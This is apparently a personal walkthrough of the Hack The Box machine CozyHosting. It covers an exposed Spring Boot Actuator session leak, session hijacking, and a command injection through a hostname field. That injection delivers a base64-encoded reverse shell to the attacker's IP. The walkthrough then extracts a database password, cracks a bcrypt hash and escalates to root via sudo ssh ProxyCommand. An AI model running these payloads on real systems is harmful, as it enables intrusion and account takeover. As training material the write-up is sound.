CozyHosting Walkthrough - HTB Easy | Spring Boot Actuator Exposure & PostgreSQL Database Exploitation
Complete walkthrough of CozyHosting from Hack The Box. Covers Spring Boot Actuator endpoint enumeration, session hijacking through exposed sessions, OS command injection via hostname parameter, hardcoded credential extraction from JAR files, PostgreSQL database enumeration, bcrypt hash cracking, and SSH sudo privilege escalation through GTFOBins.

Overview
CozyHosting is an easy-difficulty Linux machine that features a Spring Boot application. The application has the Actuator endpoint enabled. Enumerating the endpoint leads to the discovery of a user’s session cookie, leading to authenticated access to the main dashboard. The application is vulnerable to command injection, which is leveraged to gain a reverse shell on the remote machine. Enumerating the application’s JAR file, hardcoded credentials are discovered and used to log into the local database. The database contains a hashed password, which once cracked is used to log into the machine as the user josh. The user is allowed to run ssh as root, which is leveraged to fully escalate privileges.
External Enumeration
Nmap
As always, we start with an nmap scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~]
└──╼ [★]$ sudo nmap 10.10.11.230 -vv -p-
<SNIP>
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

<SNIP>

┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~]
└──╼ [★]$ sudo nmap 10.10.11.230 -vv -p 22,80 -sC -sV
<SNIP>
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEpNwlByWMKMm7ZgDWRW+WZ9uHc/0Ehct692T5VBBGaWhA71L+yFgM/SqhtUoy0bO8otHbpy3bPBFtmjqQPsbC8=
|   256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVzF8iMVIHgp9xMX9qxvbaoXVg1xkGLo61jXuUAYq5q
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We don’t get very important information from the -sV and -sC flags.
HTTP
Let’s visit the website after adding cozyhosting.htb to the /etc/hosts file:

At the bottom of the homepage we see that SpringBoot was used for building the site.

FFUF
With ffuf we can enumerate existing directories.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~]
└──╼ [★]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://cozyhosting.htb/FUZZ -recursion -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

login                   [Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 41ms]
index                   [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 46ms]
                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 53ms]
admin                   [Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 32ms]
logout                  [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 9ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 11ms]
                        [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 20ms]
27079%5Fclassicpeople2%2Ejpg [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 20ms]
children%2527s_tent     [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 8ms]
tiki%2Epng              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 18ms]
Wanted%2e%2e%2e         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 27ms]
How_to%2e%2e%2e         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 29ms]
squishdot_rss10%2Etxt   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 267ms]
b33p%2Ehtml             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 35ms]
help%2523drupal         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 10ms]
:: Progress: [220547/220547] :: Job [1/1] :: 357 req/sec :: Duration: [0:10:41] :: Errors: 0 ::
The login page seems like an entry point but OS command execution doesn’t work.
Let’s try fuzzing with a wordlist specifically for Spring Boot.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~]
└──╼ [★]$ ffuf -w spring-boot.txt:FUZZ -u http://cozyhosting.htb/FUZZ -recursion -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/FUZZ
 :: Wordlist         : FUZZ: /home/dua2z3rr/spring-boot.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

actuator                [Status: 200, Size: 634, Words: 1, Lines: 1, Duration: 190ms]
actuator/env/path       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 213ms]
actuator/env            [Status: 200, Size: 4957, Words: 120, Lines: 1, Duration: 236ms]
actuator/env/home       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 244ms]
actuator/sessions       [Status: 200, Size: 98, Words: 1, Lines: 1, Duration: 176ms]
actuator/env/lang       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 229ms]
actuator/health         [Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 268ms]
actuator/mappings       [Status: 200, Size: 9938, Words: 108, Lines: 1, Duration: 275ms]
actuator/beans          [Status: 200, Size: 127224, Words: 542, Lines: 1, Duration: 298ms]
:: Progress: [112/112] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
It seems that the actuator endpoint hasn’t been removed. Let’s visit these pages.
Actuator Enumeration
Enumerating the directories discovered via ffuf, we find something interesting on /actuator/sessions:

We can use kanderson’s session, who is probably the developer and used it to debug their web app.
Let’s go back to the /login page. Analyzing the request through Burp Suite, we see the JSESSIONID field. We’ll use kanderson’s session ID for all requests.

Since there are more than 20 requests where we need to modify the cookie, it’s better to use Burp Suite’s match and replace feature, as shown in the image below.
Returning to the browser, we find ourselves on the dashboard.

At the bottom of the dashboard we find a way to connect to hosts. Apparently it seems the command used is ssh -i id_rsa username@hostname.

We can perform a command injection in the hostname field thanks to the shell’s ${IFS} variable.
The shell’s ${IFS} variable is a separator. We use it to substitute white spaces when they are not permitted.
Using this string as hostname: ;echo${IFS}"L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjQvNDQ0NCAwPiYx"${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash; We can get a reverse shell on the machine hosting the Spring Boot site.
1
2
3
4
5
6
7
8
9
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.230] 56502
bash: cannot set terminal process group (1060): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ whoami
whoami
app
We can’t get the user flag yet. We need to do lateral movement and become user josh.
Lateral Movement
Spring Boot Enumeration
As soon as we get the reverse shell we find ourselves with a jar file in the current directory. This file is called cloudhosting-0.0.1.jar and it’s the Spring Boot web application.
1
2
3
4
5
6
app@cozyhosting:/app$ ls -al
ls -al
total 58856
drwxr-xr-x  2 root root     4096 Aug 14  2023 .
drwxr-xr-x 19 root root     4096 Aug 14  2023 ..
-rw-r--r--  1 root root 60259688 Aug 11  2023 cloudhosting-0.0.1.jar
Let’s unzip this file in the tmp directory after obtaining a full tty through the command script /dev/null -c bash.
Now let’s enumerate the folder.
For simplicity, we can open an HTTP server with Python (
python3 -m http.server) and transfer the folder to our machine.
Here are the files contained in the jar file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~/10.10.11.230:8000]
└──╼ [★]$ tree .
.
└── app
    ├── BOOT-INF
    │   ├── classes
    │   │   ├── application.properties
    │   │   ├── htb
    │   │   │   ├── cloudhosting
    │   │   │   │   ├── compliance
    │   │   │   │   │   └── index.html
    │   │   │   │   ├── CozyHostingApp.class
    │   │   │   │   ├── database
    │   │   │   │   │   └── index.html
    │   │   │   │   ├── exception
    │   │   │   │   │   └── index.html
    │   │   │   │   ├── index.html
    │   │   │   │   ├── MvcConfig.class
    │   │   │   │   ├── scheduled
    │   │   │   │   │   └── index.html
    │   │   │   │   └── secutiry
    │   │   │   │       └── index.html
    │   │   │   └── index.html
    │   │   ├── index.html
    │   │   ├── static
    │   │   │   ├── assets
    │   │   │   │   ├── css
    │   │   │   │   │   └── index.html
    │   │   │   │   ├── img
    │   │   │   │   │   └── index.html
    │   │   │   │   ├── index.html
    │   │   │   │   ├── js
    │   │   │   │   │   └── index.html
    │   │   │   │   └── vendor
    │   │   │   │       └── index.html
    │   │   │   └── index.html
    │   │   └── templates
    │   │       └── index.html
    │   ├── classpath.idx
    │   ├── index.html
    │   ├── layers.idx
    │   └── lib
    │       ├── angus-activation-1.0.0.jar
    │       ├── antlr4-runtime-4.10.1.jar
    │       ├── aspectjweaver-1.9.19.jar
    │       ├── attoparser-2.0.6.RELEASE.jar
    │       ├── byte-buddy-1.12.22.jar
    │       ├── checker-qual-3.5.0.jar
    │       ├── classmate-1.5.1.jar
    │       ├── HdrHistogram-2.1.12.jar
    │       ├── hibernate-commons-annotations-6.0.2.Final.jar
    │       ├── hibernate-core-6.1.6.Final.jar
    │       ├── HikariCP-5.0.1.jar
    │       ├── index.html
    │       ├── istack-commons-runtime-4.1.1.jar
    │       ├── jackson-annotations-2.14.1.jar
    │       ├── jackson-core-2.14.1.jar
    │       ├── jackson-databind-2.14.1.jar
    │       ├── jackson-datatype-jdk8-2.14.1.jar
    │       ├── jackson-datatype-jsr310-2.14.1.jar
    │       ├── jackson-module-parameter-names-2.14.1.jar
    │       ├── jakarta.activation-api-2.1.1.jar
    │       ├── jakarta.annotation-api-2.1.1.jar
    │       ├── jakarta.inject-api-2.0.0.jar
    │       ├── jakarta.persistence-api-3.1.0.jar
    │       ├── jakarta.transaction-api-2.0.1.jar
    │       ├── jakarta.xml.bind-api-4.0.0.jar
    │       ├── jandex-2.4.2.Final.jar
    │       ├── jaxb-core-4.0.1.jar
    │       ├── jaxb-runtime-4.0.1.jar
    │       ├── jboss-logging-3.5.0.Final.jar
    │       ├── jul-to-slf4j-2.0.6.jar
    │       ├── LatencyUtils-2.0.3.jar
    │       ├── log4j-api-2.19.0.jar
    │       ├── log4j-to-slf4j-2.19.0.jar
    │       ├── logback-classic-1.4.5.jar
    │       ├── logback-core-1.4.5.jar
    │       ├── lombok-1.18.26.jar
    │       ├── micrometer-commons-1.10.3.jar
    │       ├── micrometer-core-1.10.3.jar
    │       ├── micrometer-observation-1.10.3.jar
    │       ├── postgresql-42.5.1.jar
    │       ├── slf4j-api-2.0.6.jar
    │       ├── snakeyaml-1.33.jar
    │       ├── spring-aop-6.0.4.jar
    │       ├── spring-aspects-6.0.4.jar
    │       ├── spring-beans-6.0.4.jar
    │       ├── spring-boot-3.0.2.jar
    │       ├── spring-boot-actuator-3.0.2.jar
    │       ├── spring-boot-actuator-autoconfigure-3.0.2.jar
    │       ├── spring-boot-autoconfigure-3.0.2.jar
    │       ├── spring-boot-jarmode-layertools-3.0.2.jar
    │       ├── spring-context-6.0.4.jar
    │       ├── spring-core-6.0.4.jar
    │       ├── spring-data-commons-3.0.1.jar
    │       ├── spring-data-jpa-3.0.1.jar
    │       ├── spring-expression-6.0.4.jar
    │       ├── spring-jcl-6.0.4.jar
    │       ├── spring-jdbc-6.0.4.jar
    │       ├── spring-orm-6.0.4.jar
    │       ├── spring-security-config-6.0.1.jar
    │       ├── spring-security-core-6.0.1.jar
    │       ├── spring-security-crypto-6.0.1.jar
    │       ├── spring-security-web-6.0.1.jar
    │       ├── spring-session-core-3.0.0.jar
    │       ├── spring-tx-6.0.4.jar
    │       ├── spring-web-6.0.4.jar
    │       ├── spring-webmvc-6.0.4.jar
    │       ├── thymeleaf-3.1.1.RELEASE.jar
    │       ├── thymeleaf-extras-springsecurity6-3.1.1.RELEASE.jar
    │       ├── thymeleaf-spring6-3.1.1.RELEASE.jar
    │       ├── tomcat-embed-core-10.1.5.jar
    │       ├── tomcat-embed-el-10.1.5.jar
    │       ├── tomcat-embed-websocket-10.1.5.jar
    │       ├── txw2-4.0.1.jar
    │       └── unbescape-1.1.6.RELEASE.jar
    ├── index.html
    ├── META-INF
    │   ├── index.html
    │   ├── MANIFEST.MF
    │   └── maven
    │       ├── htb.cloudhosting
    │       │   ├── cloudhosting
    │       │   │   ├── index.html
    │       │   │   ├── pom.properties
    │       │   │   └── pom.xml
    │       │   └── index.html
    │       └── index.html
    └── org
        ├── index.html
        └── springframework
            ├── boot
            │   ├── index.html
            │   └── loader
            │       ├── archive
            │       │   └── index.html
            │       ├── ClassPathIndexFile.class
            │       ├── data
            │       │   └── index.html
            │       ├── ExecutableArchiveLauncher.class
            │       ├── index.html
            │       ├── jar
            │       │   └── index.html
            │       ├── JarLauncher.class
            │       ├── jarmode
            │       │   └── index.html
            │       ├── LaunchedURLClassLoader$DefinePackageCallType.class
            │       ├── LaunchedURLClassLoader$UseFastConnectionExceptionsEnumeration.class
            │       ├── LaunchedURLClassLoader.class
            │       ├── Launcher.class
            │       ├── MainMethodRunner.class
            │       ├── PropertiesLauncher$ArchiveEntryFilter.class
            │       ├── PropertiesLauncher$ClassPathArchives.class
            │       ├── PropertiesLauncher$PrefixMatchingArchiveFilter.class
            │       ├── PropertiesLauncher.class
            │       ├── util
            │       │   └── index.html
            │       └── WarLauncher.class
            └── index.html

32 directories, 125 files
Let’s ignore the index.html files created by wget.
In the application.properties file we get the PostgreSQL database password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~/10.10.11.230:8000/app/BOOT-INF/classes]
└──╼ [★]$ cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
So let’s use it on the target machine:
1
2
3
4
5
6
7
8
9
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres
psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR

psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
PostgreSQL Enumeration
1
2
3
4
5
6
7
8
9
10
11
\list
                                   List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
Let’s choose the cozyhosting database and connect to it. Then we use the command \dt to list all tables.
1
2
3
4
5
6
7
8
9
10
\connect cozyhosting
You are now connected to database "cozyhosting" as user "postgres".

\dt
         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)
Let’s read the users table. We might find hashes to crack for lateral movement.
1
2
3
4
5
6
SELECT * FROM users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
Cracking Hashes with Hashcat
We use hashid to understand the mode to use in hashcat.
1
2
3
4
5
6
7
8
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~/10.10.11.230:8000/app/BOOT-INF/classes]
└──╼ [★]$ hashid -m hash
--File 'hash'--
Analyzing '$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]
--End of file 'hash'--
Let’s try with each one starting from the first.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~]
└──╼ [★]$ hashcat -a 0 -m 3200 hash rock.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-skylake-avx512-AMD EPYC 9575F 64-Core Processor, skipped

OpenCL API (OpenCL 2.1 LINUX) - Platform #2 [Intel(R) Corporation]
==================================================================
* Device #2: AMD EPYC 9575F 64-Core Processor, 3922/7908 MB (988 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: rock.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib...kVO8dm
Time.Started.....: Tue Sep 23 08:15:14 2025 (37 secs)
Time.Estimated...: Tue Sep 23 08:15:51 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rock.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:       74 H/s (3.24ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2800/14344385 (0.02%)
Rejected.........: 0/2800 (0.00%)
Restore.Point....: 2784/14344385 (0.02%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#2....: meagan -> j123456

Started: Tue Sep 23 08:15:00 2025
Stopped: Tue Sep 23 08:15:53 2025
┌─[eu-vip-21]─[10.10.14.4]─[dua2z3rr@htb-gwqf776wqo]─[~]
└──╼ [★]$ hashcat -a 0 -m 3200 hash rock.txt --show
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
The password is manchesterunited! Let’s access via SSH as josh. (The wordlist used above is rockyou.txt)
Shell as Josh
Unfortunately, the last password is for josh, not root. Now we need to do privilege escalation to get the root flag.
Let’s get the user flag.
1
2
josh@cozyhosting:~$ ls
user.txt
User flag obtained.
Privilege Escalation
As usual, we use sudo -l to see if there are binaries we can execute as root.
1
2
3
4
5
6
7
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
Let’s go to GTFOBins and search for ssh. We find this command, let’s test if it works:
1
2
3
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
Root flag obtained. Box completed.
Reflections
What Surprised Me
What really surprised me about this box was how Spring Boot Actuator endpoints can leak so much sensitive information when left exposed. Finding an active user session in /actuator/sessions felt almost too easy. The fact that we could hijack a session without any authentication was a great lesson in the dangers of leaving debugging endpoints accessible.
Main Mistake
My biggest mistake was not immediately checking for Spring Boot-specific vulnerabilities after identifying the framework in the footer. I wasted about 30 minutes trying generic directory fuzzing with common wordlists before realizing I should use a Spring Boot-specific wordlist. This taught me to always tailor my enumeration approach to the specific technologies I discover. Generic wordlists aren’t always the best first approach.
Open Question
I’m curious about best practices for securing Spring Boot applications in production. What authentication mechanisms should be in place for such debugging endpoints?
Completed this box? What was your approach to exploiting the command injection? Leave a comment down below!